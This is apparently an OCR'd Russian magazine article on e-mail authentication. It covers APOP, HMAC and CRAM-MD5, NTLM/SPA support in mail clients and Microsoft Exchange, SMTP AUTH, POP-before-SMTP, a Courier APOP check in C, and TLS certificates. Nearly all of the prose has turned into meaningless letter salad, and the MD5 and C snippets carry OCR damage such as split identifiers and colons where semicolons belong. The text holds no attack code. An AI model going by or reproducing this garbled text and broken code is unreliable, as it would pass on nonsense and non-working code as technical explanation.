Α «+οαηοατ ααου ηοοτ ε εττ θτ δοττ» — τ ηεοτ ετ αε-αηετ α ηη ηοτ γτ εα +αετ ααεα ε αεαεηεο τττ, α +αηοτ ηοε, τθ αεοαετ υ ε ετ εε-αηοαα ατ αι εε τ θττ, +οτ οατ δεοηϋ τ α εε-τττ Τ Ε.

Τ ΕΘΑΕΕ ΟΕΘΙ Τ Α Τ : Τ αοτ ηαατ αι γ τ α ουτ εα +αηοτ αηοδα-αηοηϋ εττ τ εαεηη υα δαοατ εϋ «οαεδατ ε αεϋ αι τ α, αεϋ ηατ υε», τ αι αετ εααεαϋ τθτ οαατ τ α αι αεατ α αυττ ετ γ οη οϋετ ηατ η, ετ γ δεαοτ οη ααα-ο. Αηεε οαεδατ ε τ α-ετ ααο αετ εεοτ ααου αατ γ αδυ τ α ηαεοαο εεε αυεααεεααου AdWare — οτ γοτ οαε τ α οαεδατ ε, α αεαδεα εαεε η οαεϋη τθτ ααου τθτ αεοη ττ αι οτ αεα. Οαετ ε αεαδεα αδυα εε ηη τ αεο α τ αετ τ -εο τθτ δεατ ηοτ-γ οη αηατ τ αι αηοηϋ, ετ οτ οαα ττ αοο ττ αδοοεοηϋ τ α τ αηητ γ αεϋτ υε εττ τ υηοαδ. Ν ο-αοττ ηαατ αι γοτ εο δαα-εεε, τ α εεεατ οηετ ε τ αεετ α (ττ α οτ δααεατ εαη Windows) τ αϋατ υ αυου: οαεδατ ε, αι οεαεδοη, αυεααεεαα-οαεϋ AdWare/SpyWare.

Τ τθτ οτ οηοη δαατ οο εραυο τθτ οαατ τ ττ αεο τ α-εηοτ τ αδα-αδετ οου ττ εϋετ ααοαεϋ, τ α ητ εεραηηυεε τ ηητ αι τ υα εττ ηοοεαου ααεττ τ ανητ ηοε. Αηεε οτ αεου τ α τ αετ αιετ τ υα ηαεου Internet Explorer'ητ, τ α ααοτ υαα-γηητ τ δεοααου αοα-ε α email'αο, δαηοαδεααου αεηεε αηαε ηαοε, αι δαατ γ τ α τ αι τ αεϋου ηεηοατ ο ε οαε ααεαα, οτ οοο αααα ηατ γ οτ αι γ τθτ οαατ τ α τ α ηητ αεο τττ τ +υ εαααεαου αεδοηα εεε αεεττ α. Αδατ τθτ υε ττ εϋετ ααοαεϋ — γοτ οαε οτθτ οαϋ αυεοα. Α ετ ηοδθτ αι ου (αι οεαεδοη, οαεδατ ε, αι οεηη αεααθ) ετ ηηο ττ αι υοαα ατ α-ατ εα, +αι +αετ αα-αηεεε οαεοτ θ.

ΑΕΑΕΤ ΕΘ ΕΤ Τ ΕΝΗΑΘΤ Α: ττ α, ττ εοαετ αετ τ αδα, οτ +ττ τ αι ηαοατ +ττ. Νη ααοη ηαε ηεααοαο εεο-εου τ ηητ αι τ υα εττ αε-αηεεα οαη ε ααεττ τ ανητ ηοε ε τττ δεαεου εο δο-εατ ε α δααηοδα. Ε ττ εϋετ ααουηϋ αι ααε-οαη ε ε τ αο-αη ε. Οαεαα ηη ααοηη τ α αοτ αα ττ ηααεοϋ FreeBSD+IPFW+Nat+squid (ττ αεαετ εη). Οτ ααα αι οο-δε αοααα ααεττ τ ανητ αα (τθτ ηεοηϋ ε οαη, ο ετ αι αιττ α εττττ ατ εϋοα, +αι τ αετ, α οαεεο ηαε-αη τ αι αετ).

ΑΑΕΑΘΕΒ ΕΤ Τ ΕΝΗΑΘΤ ΑΑ: «τθτ ααετ οοϋε» ττ εϋετ ααοαεϋ ηητ αεο ηηητ εϋετ ααου αι ατ ττ αιεττ ηοε οαεο-αιεα αεϋ αυεοϋ ηεηοατ υ τ α 90% τθτ οατ οτ α. Αεϋ τ αυ-ττ αι ττ εϋετ ααοαεϋ ετ ααο ηη υηε οηοατ τ αεου αι-ττ ετ εοαεϋτ τ α ττ. Οαη τ αητ αι αα, ττ ηοτ γτ αι γ οηοατ τ αεα τ αο-αε τ α Τ Ν — τ αϋαοαεϋτ α αεϋ εραυο ττ εϋετ-ααοαεε, οαε εαε ττ α εαααεϋαο τθτ ττ αεο αιττ ετ εοαεϋτ υο τθτ αεατ η αυεαατ ττ ηοηη ηεηοατ υ.

Α αι τ αυα, ττ εαε οαετ αι τ ττ αι ττ αο τ α-ετ ααο οοδα-εααου ηατ ηθθτ εϋ α τθτ οαηηα τ αηητ α-ατ εϋ αα-αετ ττ ανητ ηοε. Νη αδατ αι αι γ οατ αατ οεϋ αοαο οτ εϋετ οααεε-εααουηϋ. Αεαατ οηθθτ εϋ τ α-ετ ααο εαδαου «+α-ετ αα-αηεεε οαεοτ θ», α ττ αδαοη η +αδααυ — οτ αι εα ττ εϋετ ααοαεϋ τ ηητ ατττ δαατ οαου α ηεηοατ α ε ητ αε. Αηα ηη αδατ αι τ υα αοαεε ατ ηητ αιττ δαηη-εοατ υ ετ αι τττ τ α -αετ αα-αηεεε οαεοτ θ. Νεααηοαεα: τ α ηητ οααο-ηοαοηυεε ηηθθτ οαεττ ττ εααουηϋ εαε ττ αιεττ τ αι υα ε τθτ ηεοηϋ ε δααεοηοααη αατ δαατ ου ηεατ δε-αηεε.

ΑΔΑΘΑ: ηητ ααδοατττ τ αι ηη ηαοατ +ττ. Ατ εαα οτ αι, τ αηητ γ αεϋτ υε οαεδατ ε — τ α ηατ υε τ αααατ υε ηητ ηη α αυεοϋ. Τ αι δεητ δθ, αι ααδατ εα τ αι δεαεεααεδοτ αατ γ οο-αοτ υο αητ εηαε αηαο αι δαατ αι εϋοα. Ατ εϋοαϋ +αηου οδτ γτ ηεεο τθτ οαατ τ ε γεατθτ τ α τ ηααατ οαηο, αηεε ο αητ οηοαεαατ εο ττ εϋετ ααοαεϋ τθτ δεαεεε-αεε αατ ετ εηοδαοτ θα. Α αεααττ α — τ ετ αετ ετ ηοδοτ αι ο αυεοϋ τ α τττ τ αεο, αηεε οτθ, εοτ ηεαεο α εττ τ υ-ηοαδττ, τ α ττ εϋετ ααοηϋ ηητ ανθαατττ ε ατ ετ αι ε.

Γ ΕΕΤ ΕΑΕ ΑΓ ΑΔΑΑΑ: Οαεδατ ε — γοτ οτθτ οαε ηααηοατ τ αδατ ε-αιεϋ αι ηοοτ α ηαοου οατ εο τθεετ αε-τ εε. Ε οτ εϋετ. Τ θ ηη αδατ αι ττ αι ττ δεααοττ αι οδτ γτ α οαεδατ ε (εαετ ε αυττ ε οδοοτ ε τ ε αυε) τ α οααδαεαο. Α αι ο αηϋεοη ττ αεεοη αδυττ υ ηαγ οηηττ τ αεο. Οτ αι γ οαεδατ ε τ α ηοτ εο οτ εϋετ ττ θτ εττ δε-ετ α, +οτ γ τ α ηεα-εααη εε ηαοε εαεεο-οτ ττ αι αεαεϋτ υο τθεετ αατ εε ε τ α αητ οηεαη εο ο ηααϋ τ α εττ τ υηοαδα. Α, ηεαατ αα-οαεϋττ, τ αεττ οττ τ α αητ δαυαου αυεααου α ηαοου.

ΕΘΕΝ ΕΑΗΤ ΑΘΝΕΕ: Οαεοη ηεηοατ ο αυα τ α ηααεαε τ εεοτ. Αααα τ α OpenBSD αηου τ γοτ α. ×οτ αε εαηαοηϋ MS, οττ τ α, ττ οτ αεα, δαατ οααο τ αδαοτττ τ αι δαεαατ εε, ηητ ααααϋ αηα οηετ αεϋ αεϋ τθτ οααοατ εϋ οαεαοτ α. Αηαη αααυττ γοττ: +αι ηεηοατ α ηετ αετ αα, οαη αι εϋοα ααδοτ γοττ ηοητ οεαεε. Α αυα α τθτ εττττ ααεα αηαη αυ-

Τ Τ ×ΑΙ Ο ΟΑΕΤ Ε ΑΕΑΑΙ Ο ΕΑΕ MICROSOFT Τ Α Τ Τ ΑΕΑ Ο ΝΑΑΕΑ Ο Υ ΔΑΑΕΥ Τ Α Α Ε Τ Τ Α Ν Ι Ο Π Ν Ε Ν Ο Α Ι Ο ?

HMAC (Keyed-Hashing for Message Authentication). HMAC εαε δαε ττ δα-
ααεγαο, εαε ενττ εϋεττ ααου εεεε (α νεο-
αα CRAM οτ εου εεεε ααττ εττ γαο τ α-
οτ εου) ντ ατ ανοτ τ η ογω-οοτ εοεεε ε
ντ τ ααατ εατ (α νεο-αα CRAM οτ εου ντ-
τ ααατ εγ ααττ εττ γαο digest). HMAC
ττ δαααεγαο ααα ττ εεατ ατ υο εεεε-
αα — ατ οοδατ τ εε ε ατ αοτ εε (key
ε οkey). Αεγ ττ δεττ ατ ατ εγ εεεε (οτ
ανου τ αδτ εου) δαηοεογανη ατ δαετ αδα
αετ εα (64 ααεοα αεγ ατ εουετ νοαα εε-
ααοτ υο αεατ δεοτ τ α) τ οεγτ ε. Αεγ ττ-
εο-ατ εγτ key εαααεε ααεο ττ εο-ατ ττ-
ατ εεεε-α «ενη δεοηη» ντ εττ α-ατ εατ
0x36 (ipad), οkey — 0x5c (opad). εα-
οατ HMAC αα-ενεγανη εαε
H(οkey,H(key,text)), ααα H — ογω-
οοτ εοεγ (τ ατ δεττ αδ MD5). εατ γοτ ε
α αατ τττ νεο-αα τ ατ εττ α-ααοηη ττ αδα-
οεγτ εττ εαδατ αοεε.

Α αατ ττ δεττ οαηαοατ γοτ ατ
ττ αοτ αα? ττ ττ εατ εγαο ναδααοο τ α
οδατ εου τ αδτ εου α τ δεδουοτ τ οαηοα,
εα η-αο οτ ατ , αοτ α εααατ τ εε ααοο
ααετ ατ α ογω-οοτ εοεε εεεε τ αοτ-
αεοηη τ α-ααα ογωεδοατ υο αατ τ υο.
γοτ ττ εατ εγαο «εαδατ αα» ττ ααηοε
ααηου αα-ενεατ εε. τ ατ δεττ αδ, αεγ
MD5 αεατ δεοτ αοααο ααεγααου οαε:

```
MD51 ni t(&context):
MD5Update(&context, i key, 64):
MD5Update(&context,
text, text_l en):
MD5Fi nal (di gest, &context):
MD51 ni t(&context):
MD5Update(&context, okey, 64):
MD5Update(&context, di gest, 16):
MD5Fi nal (di gest, &context):
```

ττ υοττ εαατ τ ατ ττ εατ ττ αδατ εηαου γοτ ο
αεατ δεοτ , δαεαε αατ τ α ααα αηοε,
ττ δε-ατ α τ αδατ ε ττ υοττ αααατ ανα
τ ατ αοτ αετ υα ττ αδαοεε τ αα εεεε-ατ ε,
α ατ αοτ δεττ ε αηοε αοαατ δαατ οαου
οτ εουετ η οαηοτ τ. τ δααα, τ δε γοτ τ
τ δεααοηη ενη τ εϋεττ ααου ααα εττ οαηοα.

```
MD51 ni t(&i context):
MD5Update(&i context, i key, 64):
MD51 ni t(&ocontext):
MD5Update(&ocontext, okey, 64):
```

ττ εο-εεε ααα εττ οαηοα (icontext ε
ocontext), εττ οτ δεττ ττ εαατ οατ αου ντ ο-
δατ εου ατ ανοτ νατ τ ατ εεεε-α, αοτ αα



ενη τ εϋεττ ααου α ααεϋτ αεοατ . Αηεε
ααου οτ ατ αα, οτ ντ οδατ εου τ δεααοηη
οτ εουετ ντ νοτ γτ εα εττ οαηοα (con-
text → state), οαε εαε δαεττ αδ ikey/okey
ττ ατ ατ ατ ττ α δαεττ αδ αετ εα αεατ δεο-
τ α. αοτ αα ττ εο-εου ττ γοετ εττ οαε-
νοατ ε οαηοο τ ατ αοτ αετ υε HMAC,
τ οαετ τ αααηοε:

```
MD5Update(&i context,
text, text_l en):
MD5Fi nal (di gest, &i context):
MD5Update(&ocontext, di gest, 16):
MD5Fi nal (di gest, &ocontext):
```

Ατ αοτ δεττ ε αηοε ενη τ εϋεττ οηη οτ εου-
εττ εττ οαηοα, ττ τ α νατ εεεε-α.
Ναατ η αοδατ δεοεαοεε CRAM-
MD5 ααεγαεο ττ δεττ αοτ τ οαε:

```
<<+OK 3APA3A/POP3-3.0-beta<8231.
1158097553@mail.l .exampl e.com>
>>AUTH CRAM-MD5
<<+PDE40TYuNj k3MTcw0TUyQHBvc-
3RvZmZpY2UucmVzdG9uLm1j aS5uZXO+
>>dG! t! GI 5MTNHnj AyZd! ZGE3YT-
Q5NWI OZTZI NzMzNGOzODkw
<<+OK Authenti cated
```

ττ ηεα εττ ατ αα AUTH ηεααοαο Chal-
lenge ναδαααα, εττ οτ δεττ αατ αδεδοαο-
ηη οαε αα, εαε ε αεγ APOP, ττ τ αδα-
ααοηη α Base64. Οαε αα α Base64
ττ αδαααοηη ε ττ οααο.


Ε ντ αεαατ εεε, ατ εττ ατ ττ οηη εε-
αααεοηηη ττ ο οδατ ατ εγ ττ αδτ εγ α τ ο-
εδουοτ τ οαηοα τ α αηοο τ ατ ηεεοεττ
ττ ττ ατ ατ η οτ +εε εδατ εγ ααεττ τ αντ ττ
ηοε, οαε εαε ττ υ οααατ αατ οααατ υ
οδατ εου εττ οαηοα MD5, εττ οτ δεττ α-
οτ ττ ττ οαε αα ττ αοο ααου ενη τ εϋεττ-
αατ υ αααεοεττ . τ δααα, οτ εουετ
αεγ αοδατ δεοεαοεε ττ CRAM-MD5.

Εττ ατ ττ CRAM-MD5 ηοαε ηοατ τ-
ααδοτ ττ ττ αοτ ατ ε αοδατ δεοεα-
οεε, — ττ οτ εα CRAM-ττ αοτ αα ττ δε-
ττ ατ γποηη εδαεττ α δααεττ .

ττ α γοτ ττ δαητ δεττ νοδατ ατ ττ υα
ηοατ ααδοτ υα ττ οτ δεττ εου αοδατ δεοεα-
οεε αεγ ττ εο-ατ εγ ττ +ου εαεατ +εα-
ποηη. ττ εατ ττ ανοδαοεου ααα DIGEST-
MD5 (οητ ααδοατ ηοατ αατ ττ αγ ααηοη
CRAM-MD5, αααα ττ δεττ ατ γατ αγ αεγ
αοδατ δεοεαοεε ατ ηοοτ α ε ααα-ηαδ-
ααδατ) ε Kerberos, ττ ττ ατ δεαεεεα
ττ ε ενη τ εϋεττ οηη ττ αττ υ δααεττ .

→ **NTLM.** Νοτ εο ττ ττ ατ δεου ε

ττ εττ αεγ αααεατ εγ ττ αοτ αα
Ααατ δεττ αοτ αα αοδατ δεοεαοεε
α The Bat



ττ ττ ανοατ ααδοτ υο. τ δεε-εεηη, δαεο-
ττ ααοηη, Microsoft. ττ ττ οτ ααε ναδααο
Microsoft (οτ ανου Exchange) ατ εαατ
εττ οααδεοττ ααουηη α αττ αττ ορ ηοδοε-
οοδο ε Active Directory ε ενη τ εϋεττ-
ααου αττ αττ υα ττ αδτ εε. Ενη τ εϋεττ-
ααου αεγ αοδατ δεοεαοεε ατ ηοοτ α
APOP εεε CRAM-MD5 ττ αατ εττ αττ τ,
οαε εαε ττ οτ ττ ε-ατ εεε ττ αδτ εου τ α
οδατ εονη α τ δεδουοτ τ οαηοα, α οδα-
τ εονη α αεαα NT-εεεε-α (ε, ανηεε τ α
εατ δααατ τ, LM-εεεε-α), εττ οτ δεττ τ α-
ατ εττ αττ ενη τ εϋεττ ααου τ ε αττ ττ
εε ττ ττ ααου ττ οτ δεττ εττ α αοδατ δεοε-
εαοεε, εα ενεεεε-ατ εατ τ δεδουοτ ατ
οαηοα. ττ γοτ ττ ο αεγ ττ οτ δεττ εα
POP3 α Microsoft Exchange ττ Outlook
Express ααε δααεεεττ αατ ττ οτ δεττ ε
NTLM. Δααεεεττ αατ ττ ττ αττ εετ
ηοδατ ττ, α οττ ντ υνεα, αοτ ττ αααδ-
αεααοηη εττ αττ ττ NTLM ττ ττ α-
ααδαεααποηη ττ εεαεεεα αδαεα ττ
ηοααυεεε ααεττ αντ ττ ηοε, οαεα εαε
Negotiate εεεε Kerberos. Εδοττ ττ οτ ατ τ,
Outlook Express ττ αττ υ ηοδατ ττ ττ οτ-
ααδγαο ττ αααδαεο NTLM ττ α ναδααα:
ατ ανοτ ττ οτ ααδεεε ττ CAPA αααοηη
εττ αττ αα AUTH ααε ττ αδατ αδοττ α, αοτ
ττ οτ δεατ δα-εο RFC 1939. Α Outlook
Express NTLM-αοδατ δεοεαοεε ττ-
αατ ο-οτ ττ αεααοηη SPA (Secure
Password Authentication). Εδοττ ττ α οτ-
ατ, ττ ττ ττ οτ ααο ενη τ εϋεττ ααου εττ ε
ττ αδτ εου, ααααατ ττ υα α ττ ανοτ εεαο
ο-αοτ ττ ε εατ εηε ναδαααα, α ανααα
ενη τ εϋεττ οηη εττ εττ αδτ εου, η εττ οτ-
οου ε ττ εϋεττ αααεϋ ατ εαε α ηεηοα-
τ. ττ γοτ ττ ο ενη τ εϋεττ αατ εα SPA οα-
εαντ ττ αδαεττ ττ (ε ττ ανοτ γοαεϋ ττ δαετ-
ττ αττ αοαοηη), οτ εουεττ ανηεε ττ ττ ααε
ναδααο οδααοαο αττ αττ ορ ο-αοτ ορ

Εττ οτ δεττ αοεγ ττ ναδεοεεαοα

εατ εηυ. ττ εεαεεο αδαεο ααεττ ττ αντ υο
ττ οτ δεττ εττ α αοδατ δεοεαοεε Outlook
Express ττ αττ αααδαεαααο. Microsoft
Outlook ααατ οααο η Exchange ττ ηττ α-
ηοαατ τττ οττ οτ εττ εο, α αεγ αττ ηοοτ α
τττ POP3 ενη τ εϋεττ οηη εττ ττ αττ οου
Outlook Express.

The Bat ττ ττ αααδαεαααο NTLM-
αοδατ δεοεαοεε, ττ ττ δεττ γοτ ττ εη-
ττ τ εϋεττ οηη εττ εττ αδτ εου, οεαεατ
ττ υα α ττ ανοτ εεαο. Οαε αα ττ αααδ-
αεααποηη CRAM-MD5 ε APOP.

αοτ εαηααοηη ττ ττ ααου ναδαα-
οττ α, οτ ττ δεαεε-ανηεε ερατ ε ναδααο,
εδοττ ττ Microsoft Exchange, ττ αααδαε-
αααο, εαε ττ εττ οτ ττ , CRAM-MD5 ε DI-
GEST-MD5. ττ αααδαεα NTLM ααεε-
εττ αατ α α Communicate Pro ε αεαεεττ-
οαεα Cyrus SASL (ενη τ εϋεττ οηη η
Postfix ε Courier), ττ αττ εηττ εϋεττ-
αατ εα NTLM αττ αττ αττ α Windows
ττ γωεεααεατ ττ (ττ ανααεεε αααα).
Α Cyrus ττ αααδαεα NTLM ττ ηεο γενη-
ττ δεατ αττ οαεϋττ υε οαδαεοαδ ε ττ
οττ ε-ατ εεεε ττ δεεεε-αττ α. Οαε αττ ττ α-
ααδαεεττ ε APOP: ττ ττ αααδαεααοηη
α UW-IMAP ε Communicate Pro, α αττ ο
Cyrus SASL ε Courier αατ ττ α δααεεε-
εδοττ. Δααεεεττ ααου APOP ηττ δεττ αττ αττ ε-
αττ , ττ αττ δεττ αδ, οοτ εοεεε authlib α
Courier — ττ αττ αττ ττ (ηττ ττ δεεεε-
ηοεεττ α 1), ττ ττ ααυ εαηοτ οου APOP
α Courier, ττ αττ αεττ εττ εδοττ α ηττ α-
ηοαατ ττ ττ αδαατ δεεε εττ αττ αα APOP
ααα ττ αο-εου ααααααου ε οδατ εου
ηοοτ οε Challenge α οαεττ ααου ηεττ αεαο
α ττ δεααοηοαεε (Οεαοδεδοαο εαε pa-
ram → banner).

→ SMTP. Τί τί οί έί έ SMTP έ νουί - αάδθ RFC822 εςί ά+αέύίί άίί άύί ά άίί άάδθεάάπο έαέί έ-έέαί άουάί οε-Οέέάοέ. Τί άδαόί άάαονύ, +οί άά-όί δεαάοέύί ί έυύί άάάέύί ά άί νουί έ ίί +οί άίί ό νάάάάό ό ίί ένοί άέό ίί IP-άάάό. Τί όηπαά νεάάάό ί ά+αέυ-ί ύέ Οάέό — ί όί άαάέό ί ένού ί τ ό άάί άάί άάάάά έί άά άί άί ί άέί ί νου έπαί έ άέάαυέ. Έ άί όί όυή ν γο-έί άέυύ, ά άέί ά έ άέ ί όί έί έ. Έ ί IP-άάάό ί όί άάάάονύ, έί άάού έέ ού ί άάάί ένίί έυύί άάό ίί +οί άύέ νάάάά έάέ «θάέάέ», όί άνου άαννύ-έάό +άδác ί άάί ί ένού ά.

Οάέί έ άάάέάί ό όνόάέάάάό άί έυόρπ +άνου ISP, έί όί όύά ί άάάί - νουάέυό άί νουί έ ίί +οί άύί νάάά-άάί ά ί άί άάέό ί ένάί όί έυέί νάί έί έέέάί όάί. Τί ίί νί άάδθάί ίί ί άί άάάί έάί άέý όςέí ά, νί άάέάέέ-όρπύέοήύί ά ίί +οί άόό όνέάάό, ί ά-ί άέί άό άέý άάί έάόί ύό νεάά έάέ-όόί ίί έί ί +ό, όάέ έάέ έί όάάάό-ήύ ί άάάί νουάέýού άί νουί έ νάί έί ίί +οί άύί νάάάάάί ες άάί ύό νά-άάέ. Τί γόίί ό άέý άουάί όέ-Οέέάόέ άύέ ί άέάί άί όέόόύέ ί άάί έςί, έί- όί όύέ ί άύάάάάονύ «POP ί άάάά SMTP» (POP before SMTP). Νόόύ άάί νάί άέόήύ έ νεάάόρπύάί ό. Έ άάάά +άί ί όί άάέόύ ί ένού ί, όύ ί όί άάý-άόύ ίί +ό ί ά όίί άά νάάάάά ίί ί όί όί έί έό POP3, ίί νέά +άάί ά ά+ά-ί έά ί άέί όί άί ά άάάί άί έ νάί άάί IP άάάάάάί ί ί όί άάέýού ί ένού ά +ά-άάέ γόί ό άά νάάάά. Όί άνού +οί άύ ί όί άάέόύ ί ένού ί, ί άί άόί άέί ί νί ά-+άέά ί όί άάέόύ ίί +ό. Άνθάνάάί ίί, ί έέάέί άί νουά άάάά ί ά άάέί έ ί άόί ά ί ά άύέί έ άύού ί ά ί άάό, όάί ί ά ί άά, ί ί ίί έό+έέ άί νουόί +ίί ώ-έ-όί έί ά άνίί όί νουάί άί έά.

Όί έυέί ά 1999 άί άό άύέ ί άέί ύό νουά άάδθ RFC 2554, έί όί όύέ άάί άέό άούάί όέ-Οέέάόέπ ά ί όί όί έί έ SMTP. Έ άέάί έάά άάνί όί νουάί άί ί ύί ί άόί - άίί ί νουάάονύ ί άόί ά άούάί όέ-Οέέά-όέέ ί όέόόύύί άάένοίί (LOGIN έέέ PLAIN), ίί ά άάέίί ένίί έυύόρπύή άή ά άά ί άόί άύ, +οί έ ά POP3 (έόίί ά, άάόί άάόνύ, APOP).

Έί όάί άά ί άέ+έí άί, +οί έ ν POP3, Microsoft Exchange ί ά ίί άάάδ-άέάάάό CRAM-MD5 έέέ DIGEST-MD5, ίί έόίί ά NTLM ίί άάάάέάάάονύ άύά έ GSSAPI (Kerberos). Ά Outlook Express ίί άάάάέάάάονύ όί έυέί άούάί-όέ-Οέέάόέύ ί όέόόύύί άάένοίί έ NTLM (SPA). Άνού ίί άί άάί έά, +οί ίί άάάά-έά Kerberos ά Microsoft Exchange άά-έέςί άάί ά ένέέπ+έάέύί ί άέý νέí όόί - ί έςάόέέ ίί SMTP Active Directory.

The Bat έ άόάέά ίί +οί άύά άάάί όύ, έάέ ί άάέέί, ί άάέάάάπο άύάί ό ί άνέί έυέέό άί ίί έί έάέύί ύό όέί ί ά άούάί όέ-Οέέάόέέ: CRAM-MD5, DIGEST-MD5 έ ό.ά. Έ άέί όί όύά ίί ά-άάάάέάάπο έ «POP before SMTP», +οί άύ ί άέά+έόύ άέςί ύ όάί ίί έυύί - άάάέýί, έί όί όύά άάάάάπο ί άέί ýού ίί +ό ί άάάά ί όί άάέί έ.

Έ ί, έ νί άέάί έπ, άούάί όέ-Οέ-έάόέý ά SMTP ί νουάάονύ ί άί άύά-

άέύί ί έ, έ ά νάί ίί ί όί όί έί έά ί άά-άά+έ ί ά ίί γάέέί νύ ί άάάέí άί ί άόí - άά ί όί άάέέ άάάάά ί όί άάέάόέý. Έ ί γόίί ό άέί νουάί ί ύί νουάάόί ί άύέόύ ί ί ί άάέέέ ί νουάάονύ γέάέ-όόί ί ί άý ίί άί ένύ.

→ όέ-Οόί άύά νάάόέ-Οέέάόύ άέý γέάέόόί ί ί έ ίί +ό. Ένίί έυύόý όέ-όόί άύά νάάόέ-Οέέάόύ, ί ί άέίί ώ-όόί άάού έ ίί άί ένύάάού γέάέόόί ί ί ύά ί ένού ά. Όέ-Οόί άáý ί ί άί ένύ ί άάάί νουά-άέýάό ί άάί έςί ί όί άάέέ όάέí νούί-νөө νί άάάάάί έý ί ένού ά (ί ά άύέί έέ ίίί έςί άί άί ί ί όέ ί άάάά+ά), ώέ-όόί - άάί έά νέόύάάάό άάέño ί ένού ά. Έ όί όά-άόόύ ίί άί ένε έ ώέ-όόί άάί έý ί όί ές-άί άýονý ίί +οί άύί έέέάί όίί ί όί άάέ-όάέý, ά ί όί άάάόόύ ί όί άάέέ ώέ-όόί - άί έ ίί άί ένε έ άανώέ-όόί άέέ — ίί ++-όί άύί έέέάί όίί ίί έό+άάέý.

Άάάάάάί, έάέ ί ί άί ένύάάόύ έ ώέ-όόί άάού γέάέόόί ί ί ύά νί ί άύάí έý ά άάί ύό ίί +οί άύό έέέάί άά. Άέý γόί άί ί άί ί ί άάί άέόήύ όάí όό νάάό-Οέέάόέ. Έ ί άέίί άί νίί έυύί άάουήý έίί ί άά+άνέéί όάί νού άάόýπύέί όάí όόίί, ί ί ί ύ ίί άί έί άί νάí έ νί ά-νυάί ί ύέ (νί ί όόέ νουάύπ ί όί IPsec).

Έ άί άάί άάέéί ί άέένοάόρπύέά νού όί ί ύ Άέένί έ έ Άί άίί. Άέý όί άί +οί άύ Άέέά ί ί έά άί νί ί έυύί άάουήý ώέ-όόί άί έ ίί άί ένύπ άέý γέάέόόί ί - ί ύό ί ένάί, ό ί άά άί έάέάί άύού όνθ-ίί έάίί νάάόέ-Οέέάό, άύάάί ί ύέ όάί-όόί ί νάάόέ-Οέέάόέ, έί όί όίί ό άί άά-όýάό Άί ά, έ ί άάάί άςί ά+άí ί ύέ άέý ίί άί ένε γέάέόόί ί ί έί ίί +ό.

Έ όί άάάόά ίί έó+άί έý νάάόέ-έάά άέý ώέ-όόί άί έ ίί άί ένε (ί άάίί - έάάάάί, +οί νάάόέ-Οέέάό όάί νού άά-

Άάέέέςάόέý APOP (όάάάί άί ό έί άά άςýó ες νί άνούάί ί ί άί POP3-νάάάάά)

```
int do_apop(struct authi nfo * ai, void * arg){
#define param ((POP *)arg)
char di gest1[16];
char di gest2[16];
MD5_CTX Context;

if(!ai ->cl earpasswd) return 202;
MD5i ni t(&Context);
MD5Update(&Context, param->banner, strl en(param->banner));
MD5Update(&Context, ai ->cl earpasswd, strl en(ai ->cl earpasswd));
MD5Fi nal (di gest1, &Context);
scan_di gest(param->pop_parm[2], di gest2, 16);
if(memcmp(di gest1, di gest2, 16)) return 203;
return call back_func(ai, arg);
/* call back_func άί έάί ά ίί άάάέέόόύ άάνί ί έί άάί έά mai l box/mai l drop έ ui d/gi d ίί έυύί άάάέý ίί
authi nfo*/
#undef param
}
....

char * name = p->pop_parm[1];
char di gest[16];
....
(voi d)strncpy(p->user, name, MAXUSERNAMELEN-1);

if((res = scan_di gest(p->pop_parm[2], di gest, 16)) != 16)
return pop_msg(p, POP_FAIL URE, "I nval id APOP di gest");
if(!auth_getuseri nfo("pop3", name, do_apop, p)){
p->auth = COURI ER_APOP;
```

÷óï çàùèùàò TLS

TLS ÇÀÙÈÙÀÒ ÉΑΕ Ί ΑΔΑΑΑΑΑΑΙ ΟΑ ΑΑΊ Γ ΟΑ, ΟΑΕ Ή Ί ΔΤ ΟΑΝΝ ΑΟΟΑΊ ΟΕΟΕΕΑΟΕΕ (STLS ΑΑΑΟΝΒ ΑΊ ÉΑΕΊ Ε-ÉΕΑΊ ΑΔΟΑΊ É ÉΊ - Ί ΑΊ ΑΊ). Ί ΑΊ ΑΕΊ, Ί Ί ΝΕΊ ΕΥΕΟ Α ΑΊ ΕΥΟΕΊ ΝΟΑΑ ΝΕΟ×ΑΑΑ ΕΝ-Ί Ί ΕΥΟΑΟΝΒ ΝΑΊ Ί Ί ΑΊ ΕΝΑΊ Γ ΟΕ ΝΑΔΟΕΟΕΕΑΟ, ΑΑΔΤ ΒΟΊ Τ ΝΟΥ ΑΟΑΕΕ Ί Ί ΕΊ Ί ΝΟΥΠ Γ Α ΟΝΟΔΑΊ ΒΑΟΝΒ. ΑΟΑΕΟΠ-ÜΕΕ, ΑΝΟΑΑΟΕΕ Ί ΑÉΑΟ ΕΕΕΑΊ ΟΊ Ί Ε ΝΑΔΑΔΤ Ί, Ί Ί ÉΑΟ Ί Ί Ί ΟΑΟУΝΒ Ί Ί ΑΝΟ-Γ ΟУ ΝΊ ΑΝΟΑΑΊ Γ ΟΕ ΝΑΔΟΕΟΕΕΑΟ, ΟΊ ΟΒ Ί Ί ΑΊ ΑΊ ÜΕ ÜΕΊ ΑΟΑΕΕ ΝΟΥΑΝΟΑΑΊ Ί Ί ΝΕΊ ΑΊ ΑΑ Α ΔΑΕΕÇΑΟΕΕ. ΕΕΕΑΊ Ο, Ί ΝΊ ΑΑΊ Ί Ί Ί ΔΤ ΕÇΑΊ ΑΒÜΕΕ Ί Ί ΑΕΕΠ×ΑΊ ÉΑ ΑΊ ΑΔΑΟΑ, ΑΟΊ ΟÉΑΑΊ Ί ΔΕΊ ΒΟΥ Ί ΔΑΑΟΊ ΔΑÉΑΑΊ ÉΑ. Ί Ί ΥΟΊ Ί Ο Γ Α ΝΟΊ ÉΟ Ί ΔΕΑÇУΑΑΟΥΝΒ Ί Ο ΑΑ-ÇΊ Ί ΑΝΊ Ί É ΑΟΟΑΊ ΟΕΟΕΕΑΟΕΕ ΑΑÉΑ Ί ΔΕ ΕΝΊ Ί ΕΥÇΊ ΑΑΊ ÉΕ TLS.

όýπύάάί όάί όόά όνοάί ί έάάί ά νί ένεά έί όί άάόύ άί άάάί ί ύó νάάόέ-Οέέάόί ά ό+άóί ί έ çàì ένε Άέένύ έ Άί άά):

